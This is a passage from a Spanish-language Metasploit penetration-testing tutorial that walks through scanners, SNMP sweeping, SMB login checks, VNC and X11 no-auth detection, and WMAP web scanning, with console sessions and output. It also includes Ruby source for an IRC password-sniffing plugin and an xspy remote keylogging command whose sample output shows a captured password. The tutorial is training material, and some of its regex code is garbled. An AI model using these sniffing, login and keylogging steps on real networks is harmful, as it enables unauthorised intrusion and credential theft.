scanner/emc/alphastor_devicemanager EMC AlphaStor Device Manager Service.
scanner/emc/alphastor_librarymanager EMC AlphaStor Library Manager Service.
scanner/ftp/anonymous       Anonymous FTP Access Detection
scanner/http/frontpage      FrontPage Server Extensions Detection
scanner/http/frontpage_login FrontPage Server Extensions Login Utility
scanner/http/lucky_punch     HTTP Microsoft SQL Injection Table XSS Infection
scanner/http/ms09_020_webdav_unicode_bypass MS09-020 IIS6 WebDAV Unicode Auth Bypass
scanner/http/options         HTTP Options Detection
scanner/http/version        HTTP Version Detection
...snip...
scanner/ip/repidseq         IPID Sequence Scanner
scanner/misc/ib_service_mgr_info Borland InterBase Services Manager Information
scanner/motorola/timbuktu_udp Motorola Timbuktu Service Detection.
scanner/mssql/mssql_login    MSSQL Login Utility
scanner/mssql/mssql_ping     MSSQL Ping Utility
scanner/mysql/version        MySQL Server Version Enumeration

```

scanner/nfs/nfsmount	NFS Mount Scanner
scanner/oracle/emc_sid	Oracle Enterprise Manager Control SID Discovery
scanner/oracle/sid_enum	SID Enumeration.
scanner/oracle/spy_sid	Oracle Application Server Spy Servlet SID
Enumeration.	
scanner/oracle/tnslsnr_version	Oracle tnslsnr Service Version Query.
scanner/oracle/xdb_sid	Oracle XML DB SID Discovery
...snip...	
scanner/sip/enumerator	SIP username enumerator
scanner/sip/options	SIP Endpoint Scanner
scanner/smb/login	SMB Login Check Scanner
scanner/smb/pipe_auditor	SMB Session Pipe Auditor
scanner/smb/pipe_dcercpc_auditor	SMB Session Pipe DCERPC Auditor
scanner/smb/smb2	SMB 2.0 Protocol Detection
scanner/smb/version	SMB Version Detection
scanner/smtp/smtp_banner	SMTP Banner Grabber
scanner/snmp/aix_version	AIX SNMP Scanner Auxiliary Module
scanner/snmp/community	SNMP Community Scanner
scanner/ssh/ssh_version	SSH Version Scannner
scanner/telephony/wardial	Wardialer
scanner/tftp/tftpbrute	TFTP Brute Forcer
scanner/vnc/vnc_none_auth	VNC Authentication None Detection
scanner/x11/open_x11	X11 No-Auth Scanner

En el escaneo de puertos aparecieron varias maquinas con el puerto 22 TCP abierto. SSH es muy seguro pero las vulnerabilidades no son desconocidas por eso hay que recopilar tanta información como sea posible de los objetivos. Vamos a usar nuestro archivo de salida en este ejemplo, analizando el hosts con el puerto 22 abierto y pasándolo a "RHOSTS".

```
msf auxiliary(arp_sweep) > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options
Module options:
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS      yes           The target address range or CIDR identifier
RPORT       22            yes        The target port
THREADS     1             yes        The number of concurrent threads
msf auxiliary(ssh_version) > cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt
[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt
msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run
[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4
[*] Auxiliary module execution completed
```

Servidores FTP configurados pobremente pueden frecuentemente ser el punto de apoyo que se necesita para ganar acceso a una red entera por eso siempre hay que verificar si el acceso anónimo esta permitido en cualquier puerto FTP abierto el cual usualmente es el puerto TCP 21. Vamos a establecer los THREADS en 10 ya que vamos a escanear un rango de 10 hosts.

```
msf > use scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.1.20-192.168.1.30
RHOSTS => 192.168.1.20-192.168.1.30
msf auxiliary(anonymous) > set THREADS 10
THREADS => 10
msf auxiliary(anonymous) > show options
Module options:
Name      Current Setting      Required  Description
----      -----          -----    -----
FTPPASS   mozilla@example.com  no        The password for the specified username
FTPUSER   anonymous           no        The username to authenticate as
RHOSTS      yes           The target address range or CIDR identifier
RPORT       21            yes        The target port
THREADS     1             yes        The number of concurrent threads
msf auxiliary(anonymous) > run
```

```
[*] 192.168.1.23:21 Anonymous READ (220 (vsFTPD 1.1.3))
[*] Recording successful FTP credentials for 192.168.1.23
[*] Auxiliary module execution completed
```

En un corto periodo de tiempo y con muy poco trabajo, hemos podido adquirir una gran informacion sobre los hosts que residen en nuestra red lo que nos da una vision mucho mejor a que nos enfretamos cuando realizamos nuestra prueba de penetracion.

Photobucket

#### 4.6 [Password Sniffing](#)

## Password Sniffing

Recientemente, Max Moser libero un modulo de Metasploit llamado "psnuffle" que es un sniffer de password para obtener las contraseñas parecido a la herramienta dsniff. Actualmente soporta pop3, imap, ftp, y HTTP GET. Puede leer mas sobre el modulo en el Blog de Max en <http://remote-exploit.blogspot.com/2009/08/psnuffle-password-sniffer-for.html>

Usar el modulo "psnuffle" es extremadamente fácil. Tiene algunas opciones disponibles pero el modulo funciona muy bien así por defecto. ("out of the box")

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options
Module options:
Name      Current Setting  Required  Description
----      -----          ----- 
FILTER           no        The filter string for capturing traffic
INTERFACE        no        The name of the interface
PCAPFILE        no        The name of the PCAP capture file to process
PROTOCOLS       all      yes       A comma-delimited list of protocols to sniff or "all".
SNAPLEN         65535    yes      The number of bytes to capture
TIMEOUT         1        yes      The number of seconds to wait for new data
```

Como puede ver, tiene algunas opciones disponibles, incluyendo la capacidad de importar un archivo capturado a PCAP. Vamos a ejecutar el escaner con las opciones por defecto.

```
msf auxiliary(psnuffle) > run
[*] Auxiliary module running as background job
[*] Loaded protocol FTP from /pentest/exploits/framework3/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /pentest/exploits/framework3/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /pentest/exploits/framework3/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from /pentest/exploits/framework3/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.1.112:21->192.168.1.101:48614 >> dookie / dookie (220 3Com 3CDaemon FTP Server Version 2.0)
```

Hemos capturado un login de FTP con éxito. Esta es una excelente herramienta para recopilar información de manera pasiva.

#### 4.6.1 [Ampliando Psnuffle](#)

## Ampliando Psnuffle

## Como escribir un modulo nuevo de psnuffle

Psnuffle es fácil de extender debido a su diseño modular. Esta sección lo guiará a través del proceso del desarrollo de un sniffer (Notificación y mensajes de Nick) del protocolo IRC (Internet Relay Chat).

### Ubicación del módulo

Todos los distintos módulos se encuentran en data/exploit/psnuffle. Los nombres corresponden al nombre del protocolo usado dentro de psnuffle. Para desarrollar nuestro propio módulo, veremos las partes importantes del módulo de un sniffer de pop3 existente y la usaremos como plantilla.

Definiendo patrones:

```
self.sigs = {
:ok => /^(+OK[^n]*\r\n)/si,
:err => /^(-ERR[^n]*\r\n)/si,
:user => /^USERS+([^\r\n]+)\r\n/si,
:pass => /^PASSts+([^\r\n]+)\r\n/si,
:quit => /^(QUITs*[^\r\n]*)\r\n/si }
```

Esta sección define los patrones de expresiones que se usarán durante el sniffing para identificar datos interesantes. Las expresiones regulares se verán extrañas al principio pero son muy poderosas. En resumen, todo dentro del () estará disponible más tarde dentro de una variable en el script.

```
self.sigs = {
:user => /^(NICKs+[^\r\n]+)/si,
:pass => /b(IDENTIFYs+[^\r\n]+)/si, }
```

Para el IRC esta sección lucirá como la de arriba. Si yo sé que no todos los nick en los servidores usan IDENTIFY para enviar la contraseña, pero los de freenode lo hacen. Hey esto es un ejemplo :-)

Definición de sesión:

Para cada módulo, primero tenemos que definir qué puertos se deben usar y cómo será rastreada la sesión.

```
return if not pkt[:tcp] # We don't want to handle anything other than tcp
return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667) # Process only packet on port 6667
```

```
#Ensure that the session hash stays the same for both way of communication
if (pkt[:tcp].dst_port == 6667) # When packet is sent to server
s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-
#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}")
else # When packet is coming from the server
s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-
#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}")
end
```

Ahora que tenemos un objeto de sesión que únicamente consolida la información, podemos seguir y procesar el contenido del paquete que coincide con una de las expresiones regulares que hemos definido anteriormente.

case matched

```

when :user # when the pattern "/^(NICKs+[\^n]+)/si" is matching the packet content
s[:user]=matches #Store the name into the session hash s for later use
# Do whatever you like here... maybe a puts if you need to
when :pass # When the pattern "/b(IDENTIFYs+[\^n]+)/si" is matching
s[:pass]=matches # Store the password into the session hash s as well
if (s[:user] and s[:pass]) # When we have the name and the pass sniffed, print it
print "-> IRC login sniffed: #{s[:session]} >> username:#{s[:user]} password:#{s[:pass]}n"
end
sessions.delete(s[:session]) # Remove this session because we dont need to track it anymore
when nil
# No matches, don't do anything else # Just in case anything else is matching...
sessions[s[:session]].merge!({k => matches}) # Just add it to the session object
end

```

Eso es básicamente. Descarga el script completo desde [\[1\]](#)

```

# Sniffer class for irc logins - part of psnuffle sniffer auxiliary module

# Psnuffle password sniffer add-on class for irc
# part of psnuffle sniffer auxiliary module
#
# When db is available reports go into db
# I did not invest much time just standard
# freenode IDENTIFY grabbing

class SnifferIRC < BaseProtocolParser
    def register_sigs
        self.sigs = {
            :user                => /^(NICK\s+[\^n]+)/si,
            :pass                => /\b(IDENTIFY\s+[\^n]+)/si,
        }
    end

    def parse(pkt)

        # We want to return immediatly if we do not have a packet which is
handled by us
        return if not pkt[:tcp]
        return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667)

        # Ok it's a packet for us lets look fot the matching session
        if (pkt[:tcp].dst_port == 6667) # When command to server
            s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-
#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}")
            else                                # When command from server (session is
based on server ip and port only)
                s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-
#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}")
            end

            self.sigs.each_key do |k|
                # There is only one pattern per run to test
                matched = nil
                matches = nil

                if (pkt[:tcp].payload_data =~ self.sigs[k])
                    matched = k
                    matches = $1
                end

                case matched
                when :user
                    s[:user]=matches

                if db
                    # We had a /NICK so we report a service for that

```

```

host
    s[:name] = "IRC Server Service"
    report_service(s)
end

when :pass
    s[:pass] = matches
    if (s[:user] and s[:pass])

        if db
            # Report into DB when possible
            s[:proto] = "TCP/IRC"
            s[:extra] = "IRC Account Information"
            report_auth_info(s)
        else
            print "-> IRC login sniffed:
#{s[:session]} >> username:#{s[:user]} password:#{s[:pass]}\n"
        end

        sessions.delete(s[:session])
    end
when nil
    # No matches, no saved state
else
    sessions[s[:session]].merge!({k => matches})
end # end case matched
end # end of each_key
end # end of parse
end

```

#### 4.7 [SNMP Sweeping](#)

## SNMP Sweeping

---

SNMP sweeps es a menudo un buen indicador en la busqueda de mucha informacion sobre sistemas especificos o comprometiendo el dispositivo remoto. Si usted consigue un dispositivo Cisco ejecutando una cadena privada por ejemplo, puedes descargar toda la configuracion entera del dispositivo, modificarla, y subirla de nuevo con una configuracion maliciosa. Tambien, la contraseña de nivel 7 codificada lo que quiere decir que son triviales para decodificar y obtener el enable o la contraseña login para el dispositivo especifico.

Metasploit viene con un modulo auxiliar especificamente para dispositivos SNMP. Hay un par de cosas a entender antes de realizar el ataque. Primero, el string o cadena "community string" juega un importante papel de que tipo de informacion se puede extraer o modificar del dispositivo. Si se puede "adivinar" el string de solo lectura o escritura puedes obtener un poco de acceso que normalmente no tendrias. Ademas, otros dispositivos basados en Windows estan configurados on SNMP, a menudo con el string community RO/RW donde puede extraer niveles de parches, servicios que se estan ejecutando, el ultimo reinicio, nombres de usuarios del sistema, rutas y otras cantidades de informacion valiosas para un atacante.

Cuando se consulta a traves de SNMP, esta lo que hace es llamar a un MIB API. El MIB representa la Base de la Gestión de la Información (Management Information Base), esta interfaz permite consultar al dispositivo y extraer informacion. Metasploit viene cargado con una lista por defecto de MIBs con su base de datos, lo usa para consultar al dispositivo para obtener mas informacion en funcion del nivel de acceso que se tenga. Miremos al modulo auxiliar.

```

msf > search snmp
[*] Searching loaded modules for pattern 'snmp'...
Exploits
=====
Name                               Description
-----
windows/ftp/oracle9i_xdb_ftp_unlock Oracle 9i XDB FTP UNLOCK Overflow (win32)
Auxiliary
=====
Name                               Description
-----
scanner/snmp/aix_version          AIX SNMP Scanner Auxiliary Module
scanner/snmp/community             SNMP Community Scanner
msf > use scanner/snmp/community
msf auxiliary.community > show options

```

```

Module options:
Name      Current Setting          Required  Description
----      -----                  ----      -----
BATCHSIZE    256                   yes       The number of hosts to probe in each set
COMMUNITIES  /pentest/exploits/framework3/data/wordlists/snmp.txt   no        The list of communities that should be attempted per host
RHOSTS        192.168.0.0-192.168.5.255   yes       The target address range or CIDR identifier
RPORT        161                   yes       The target port
THREADS      1                     yes       The number of concurrent threads

msf auxiliary(community) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(community) > set THREADS 10
threads => 10
msf auxiliary(community) > exploit
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6 PF:v3.5.5 PN:apc_hw02_aos_355.bin AF1:v3.5.5 AN1:apc_hw02_sumx_355.bin
MN:AP9619 HR:A10
SN: NA0827001465 MD:07/01/2008) (Embedded PowerNet SNMP Agent SW v2.2 compatible)'
[*] Auxiliary module execution completed

```

Como podemos ver, hemos podido conseguir la cadena de "public", esto es de solo lectura y no revela mucha informacion. Pero sabemos que el dispositivo es un APC WEB/SNMP, y la version ejecuta.

#### 4.8 [Escribiendo tu propio Scanner](#)

## ESCRIBIENDO TU PROPIO SCANNER

Hay veces en que es posible que necesite un escáner específico, o que tenga actividad de escaneo que pueda ser llevada a cabo dentro de Metasploit. Sería más fácil para los propósitos de secuencias de comandos que usar un programa externo. Metasploit tiene un montón de características que pueden ser muy útiles para este propósito, como el acceso a todos los módulos de la explotación de clases y métodos, soporte nativo para servidores proxy, SSL, la información, y construcción. Piense en los casos en que es posible que tenga que encontrar todas las instancias de una contraseña en un sistema, o una búsqueda de un servicio personalizado. Por no hablar, es bastante rápido y fácil de escribir el escáner personalizado.

Vamos a utilizar este escáner TCP muy simple que se conecta a un host en un puerto por defecto de 12345 que se puede cambiar a través de las opciones del módulo en tiempo de ejecución. Al conectar con el servidor, se envía 'HELLO SERVER', recibe la respuesta y lo imprime junto con la dirección IP de la máquina remota.

```

require 'msf/core'

class Metasploit3 < Msf::Auxiliary
include Msf::Exploit::Remote::Tcp
include Msf::Auxiliary::Scanner
def initialize
super(
'Name' => 'My custom TCP scan',
'Version' => '$Revision: 1 $',
'Description' => 'My quick scanner',
'Author' => 'Your name here',
'License' => MSF_LICENSE
)
register_options( [
Opt::RPORT(12345)
], self.class)
end
def run_host(ip)
connect()
sock.puts('HELLO SERVER')
data = sock.recv(1024)
print_status("Received: #{data} from #{ip}")
disconnect()
end
end

```

Guardamos el archivo en nuestro ./modules/auxiliary/scanner/ como 'simple\_tcp.rb' y cargar hasta msfconsole. Es importante tener en cuenta dos cosas aquí. En primer lugar, los módulos cargados en tiempo de ejecución, por lo que nuestro nuevo módulo no aparecerá a menos que reinicie nuestra interfaz de elección. La segunda es que la estructura de carpetas es muy importante, si nos hubiera guardado nuestro escáner en ./modules/auxiliary/scanner/http/ se mostraría en la lista de los módulos de 'scanner/http/simple\_tcp'.

Para probar el escáner, configure en netcat como oyente el puerto 12345 y *pipe* en un archivo de texto para que actúe como la respuesta del servidor.

```
root@bt4:~/docs# nc -lvp 12345 < response.txt
listening on [any] 12345 ...
```

A continuación, seleccione el módulo de escáner nuevo, configure sus parámetros, y ejecútelo para ver los resultados.

```
msf > use scanner/simple_tcp
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(simple_tcp) > run

[*] Received: hello metasploit from 192.168.1.101
[*] Auxiliary module execution completed
```

Como se puede ver de este ejemplo sencillo, este nivel de versatilidad le puede ser de gran ayuda cuando se necesita algo de código personalizado en el medio de una prueba de penetración. El poder del marco y de código reutilizable realmente brilla a través de aquí.

## [5 Análisis de Vulnerabilidades](#)

# Análisis de Vulnerabilidades

El Análisis de Vulnerabilidades te permite escanear rápidamente un rango de direcciones ip buscando vulnerabilidades conocidas, permitiendo al pentester tener una rápida idea de qué ataques podrían utilizarse. Cuando se usa correctamente, da un gran valor a las pruebas de penetración. Los análisis de vulnerabilidades son bien conocidos por dar una alta tasa de falsos positivos. Esto debe de tenerse en cuenta cuando se trabaja con cualquier programa de análisis de vulnerabilidad.

Veamos a través de los escáneres de vulnerabilidades que ofrece el Framework Metasploit.

### [5.1 Verificación de Login SMB](#)

## Verificación de Login SMB

Una situación común donde se puede encontrar usted, es con la posesión de un usuario y clave, se preguntará en dónde más podría usarlo. Aquí es donde el escáner SMB Login Check puede ser muy útil, ya que se conectará a un rango de computadoras (hosts) y determinará si la combinación usuario/clave son válidas con el objetivo.

Tenga en cuenta, que esto es muy "obvio", ya que mostrará los intentos fallidos en el visor de eventos (registros de logs). Tener cuidado en que red está haciendo esto. Todos los intentos exitosos pueden ser conectados en el módulo de exploit windows/smb/psexec (exactamente como la herramienta) la cual es usada para crear sesiones de Meterpreter.

```

msf > use auxiliary/scanner/smb/login
msf auxiliary(login) > show options
Module options:
 Name      Current Setting  Required  Description
 ----      -----          -----      -----
 RHOSTS                yes        The target address range or CIDR identifier
 RPORT      445            yes        Set the SMB service port
 SMBDomain  WORKGROUP     no         SMB Domain
 SMBPass                 no        SMB Password
 SMBUser    Administrator  no         SMB Username
 THREADS      1             yes       The number of concurrent threads
msf auxiliary(login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(login) > set SMBUser victim
SMBUser => victim
msf auxiliary(login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(login) > set THREADS 50
THREADS => 50
msf auxiliary(login) > run
[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
[*] Auxiliary module execution completed
msf auxiliary(login) >

```

## 5.2 Autentificacion VNC

# Autentificacion VNC

El escaner "Sin Autentificacion VNC" buscara un rango de direcciones IP en busca de objetivos que corran el servicio de VNC sin contrasena configurada. Se supone que cada administrador deberia poner una contrasena antes de permitir conexiones entrantes, pero nunca se sabe cuando puedes tener suerte y tener exito en el pentest.

De hecho, una vez haciendo un pentest, nos encontramos con un sistema en la red de destino con el VNC abierto. Mientras documentamos los resultados, me di cuenta de alguna actividad en el sistema. Resulta, que alguien mas habia encontrado el sistema tambien!! Un usuario no autorizado estaba vivo y activo en el mismo sistema al mismo tiempo. Despues de participar un poco en ingenieria social con el intruso, se nos informo por el usuario que acababa de entrar en el sistema, que llego a traves de escaneos de grandes rangos de direcciones IP buscando sistemas abiertos. Esto destaca que el intruso en verdad buscaba activamente estas "frutas bajas" o sistemas faciles, si ignoras esto es tu propio riesgo.

Si quieres probar este modulo en tu laboratorio, puedes descargar una version vulnerable de UltraVNC [\[1\]](#)

Para utilizar el escaner de VNC, primero seleccionamos el modulo auxiliar, definimos las opciones, luego se ejecuta.

```

msf auxiliary(vnc_none_auth) > use scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options
Module options:
 Name      Current Setting  Required  Description
 ----      -----          -----      -----
 RHOSTS                yes        The target address range or CIDR identifier
 RPORT      5900           yes        The target port
 THREADS      1             yes       The number of concurrent threads
msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24

```

```

msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run
[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None, free access!
[*] Auxiliary module execution completed

```

### 5.3 [X11 a la escucha](#)

#### X11 a la escucha

---

##### Open X11

Parecido al escaner vnc\_auth, el modulo Open\_X11 escanea un rango objetivo en busca de servidores X11 que le permitira al usuario conectarse sin autentificacion. Piense en el devastador ataque que se puede llevar a cabo con este error de configuracion.

Para usar, una vez que se haya seleccionado el modulo auxiliar, definir las opciones, y luego dejar correr.

```

msf > use scanner/x11/open_x11
msf auxiliary(open_x11) > show options
Module options:
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  RHOSTS            yes        The target address range or CIDR identifier
  RPORT       6000          yes        The target port
  THREADS      1             yes        The number of concurrent threads
msf auxiliary(open_x11) > set RHOSTS 192.168.1.1/24
RHOSTS => 192.168.1.1/24
msf auxiliary(open_x11) > set THREADS 50
THREADS => 50
msf auxiliary(open_x11) > run
[*] Trying 192.168.1.1
[*] Trying 192.168.1.0
[*] Trying 192.168.1.2
...
[*] Trying 192.168.1.29
[*] Trying 192.168.1.30
[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)
[*] Trying 192.168.1.31
[*] Trying 192.168.1.32
...
[*] Trying 192.168.1.253
[*] Trying 192.168.1.254
[*] Trying 192.168.1.255
[*] Auxiliary module execution completed

```

Solo un ejemplo de lo siguiente que podriamos hacer, cargar un keylogger remoto.

```

root@bt4:/# cd /pentest/sniffers/xspy/
root@bt4:/pentest/sniffers/xspy# ./xspy -display 192.168.1.101:0 -delay 100
ssh root@192.168.1.11(+BackSpace)37
sup3rs3cr3tp4s5w0rd
ifconfig
exit

```

## 5.4 Escaner Web WMAP

# Escaner Web WMAP

WMAP es un escaner de vulnerabilidad web con muchas características, que fue originalmente creado a partir de una herramienta llamada SQLMap. Esta herramienta ofrece la habilidad de tener un proxy y poder capturar paquetes para realizar análisis de vulnerabilidad. Primero tenemos que descargar un proxy que sea compatible y parchearlo con el Metasploit patch. También tenga en cuenta, que si no lo ha hecho ya, instale rubygems y ruby-sqlite3 ya que es un requisito.

```
root@bt4:/pentest/exploits/framework3# wget http://ratproxy.googlecode.com/files/ratproxy-1.58.tar.gz
--2009-06-29 21:41:02-- http://ratproxy.googlecode.com/files/ratproxy-1.58.tar.gz
Resolving ratproxy.googlecode.com... 74.125.93.82
Connecting to ratproxy.googlecode.com[74.125.93.82]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 168409 (164K) [application/x-gzip]
Saving to: `ratproxy-1.58.tar.gz'

100%[=====] 168,409 201K/s
in 0.8s 2009-06-29 21:41:03 (201 KB/s) - `ratproxy-1.58.tar.gz' saved [168409/168409]
root@bt4:/pentest/exploits/framework3# tar -zxvf ratproxy-1.58.tar.gz
Unpacked
root@bt4:/pentest/exploits/framework3# cd ratproxy
root@bt4:/pentest/exploits/framework3/ratproxy# patch -d . < /pentest/exploits/framework3/external/ratproxy/ratproxy_wmap.diff
patching file Makefile
patching file ratproxy.c
Hunk #8 succeeded at 1785 (offset 9 lines).
Hunk #9 succeeded at 1893 (offset 9 lines).
patching file http.c
Hunk #3 succeeded at 668 (offset 8 lines).
root@bt4:/pentest/exploits/framework3/ratproxy# make
Compiled no errors.
```

Ahora que tenemos ratproxy parcheado y listo, tenemos que configurar el proxy para permitir que las comunicaciones pasen a través del túnel de nuestro proxy y permitir Metasploit WMAP. Primero abre Firefox y sigue las opciones, en el menú Edit, Preferences, Advanced, Network, Setting, Manual proxy configuration, seleccione "Usar este proxy para todos los protocolos" y en el campo proxy HTTP, introducir localhost y establecer en el puerto 8080.

Una vez que este configurado, usaremos una serie de comandos, iremos a la página web, y de último la atacaremos. Sigamos el proceso y veamos como es. Primero necesitamos configurar y conectarnos a nuestra base de datos.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
=[ metasploit v3.3-testing [core:3.3 api:1.0]
+ -- ---[ 381 exploits - 231 payloads
+ -- ---[ 20 encoders - 7 nops
=[ 156 aux
msf > db_create wmap.db
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: wmap.db
msf > load db_wmap
[*] =[ WMAP v0.6 - et [ ] metasploit.com
[*] Successfully loaded plugin: db_wmap
msf > db_connect wmap.db
[*] Successfully connected to the database
[*] File: wmap.db
```

En otra ventana de terminal o pestaña, ejecute ratproxy con los registros activos, apuntando a la base de datos que creamos.

```
root@bt4:/pentest/web/ratproxy# ./ratproxy -v /pentest/exploits/framework3/ -b wmap.db
ratproxy version 1.58-beta by lcamtuf@google.com
[!] WARNING: Running with no 'friendly' domains specified. Many cross-domain
checks will not work. Please consult the documentation for advice.
[*] Proxy configured successfully. Have fun, and please do not be evil.
[+] Accepting connections on port 8080/tcp (local only)...
```

Ahora con todo funcionando, navegaremos al sitio web objetivo. Asegurate de estar un tiempo navegando por el sitio, y llenar la base de datos con suficiente informacion para que Metasploit pueda funcionar.

Una vez que terminemos de navegar por la pagina web objetivo, volvemos a la session de Metasploit y vemos lo que hemos capturado.

```
msf > wmap_targets -r
[*] Added. 10.211.55.140 80 0
msf > wmap_targets -p
[*] Id. Host Port SSL
[*] 1. 10.211.55.140 80
[*] Done.
msf > wmap_targets -s 1
msf > wmap_website
[*] Website structure
[*] 10.211.55.140:80 SSL:0
ROOT_TREE
| sql
| +----Default.aspx
[*] Done.
msf > wmap_run -t
[*] Loaded auxiliary/scanner/http/wmap_soap_xml ...
[*] Loaded auxiliary/scanner/http/wmap_webdav_scanner ...
[*] Loaded auxiliary/scanner/http/options ...
[*] Loaded auxiliary/scanner/http/frontpage_login ...
[*] Loaded auxiliary/scanner/http/wmap_vhost_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_cert ...
[*] Loaded auxiliary/scanner/http/version ...
[*] Loaded auxiliary/scanner/http/frontpage ...
[*] Loaded auxiliary/admin/http/tomcat_manager ...
[*] Loaded auxiliary/scanner/http/wmap_verb_auth_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_ssl ...
[*] Loaded auxiliary/admin/http/tomcat_administration ...
[*] Loaded auxiliary/scanner/http/wmap_prev_dir_same_name_file ...
[*] Loaded auxiliary/scanner/http/wmap_copy_of_file ...
[*] Loaded auxiliary/scanner/http/writable ...
[*] Loaded auxiliary/scanner/http/wmap_backup_file ...
[*] Loaded auxiliary/scanner/http/ms09_xxx_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_dir_listing ...
[*] Loaded auxiliary/scanner/http/wmap_files_dir ...
[*] Loaded auxiliary/scanner/http/wmap_file_same_name_dir ...
[*] Loaded auxiliary/scanner/http/wmap_brute_dirs ...
[*] Loaded auxiliary/scanner/http/wmap_replace_ext ...
[*] Loaded auxiliary/scanner/http/wmap_dir_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_dir_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_blind_sql_query ...
[*] Analysis completed in 0.863369941711426 seconds.
[*] Done.
msf > wmap_run -e
```

WMAP ahora utilizara los archivos de la base de datos que estaban apuntado a ratproxy y que se crearon con Metasploit, ahora empezaremos atacar al sitio web objetivo. Esto generalmente toma un tiempo, ya que hay una cantidad considerable de ataques en WMAP. Note que algunas comprobaciones no son confiables y pueden tomar mas tiempo para ser completadas. Para salir de un modulo auxiliar especifico, solo use "control-c" y seguira al siguiente modulo auxiliar.

Espere que todo el proceso haya finalizado y luego empieze con los comandos siguientes.

```

msf > wmap_reports
[*] Usage: wmap_reports [options]
-h Display this help text
-p Print all available reports
-s [id] Select report for display
-x [id] Display XML report
msf > wmap_reports -p
[*] Id. Created Target (host,port,ssl)
1. Fri Jun 26 08:35:58 +0000 2009 10.211.55.140,80,0
[*] Done.
msf > wmap_reports -s 1
WMAP REPORT: 10.211.55.140,80,0 Metasploit WMAP Report [Fri Jun 26 08:35:58 +0000 2009]
WEB_SERVER WEBDAV: ENABLED [Fri Jun 26 08:38:15 +0000 2009]
WEB_SERVER OPTIONS: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH [Fri Jun 26 08:38:15 +0000 2009]
WEB_SERVER TYPE: Microsoft-IIS/6.0 ( Powered by ASP.NET ) [Fri Jun 26 08:38:18 +0000 2009]
FILE NAME: /sql/default.aspx File /sql/default.aspx found. [Fri Jun 26 08:39:02 +0000 2009]
FILE RESP_CODE: 200 [Fri Jun 26 08:39:02 +0000 2009]
DIRECTORY NAME: /Ads/ Directory /Ads/ found. [Fri Jun 26 08:39:37 +0000 2009]
DIRECTORY NAME: /Cch/ Directory /Cch/ found. [Fri Jun 26 08:44:10 +0000 2009]
DIRECTORY NAME: /Eeo/ Directory /Eeo/ found. [Fri Jun 26 08:49:03 +0000 2009]
DIRECTORY NAME: /_private/ Directory /_private/ found. [Fri Jun 26 08:55:22 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:22 +0000 2009]
DIRECTORY NAME: /vti_bin/ Directory /vti_bin/ found. [Fri Jun 26 08:55:23 +0000 2009]
DIRECTORY RESP_CODE: 207 [Fri Jun 26 08:55:23 +0000 2009]
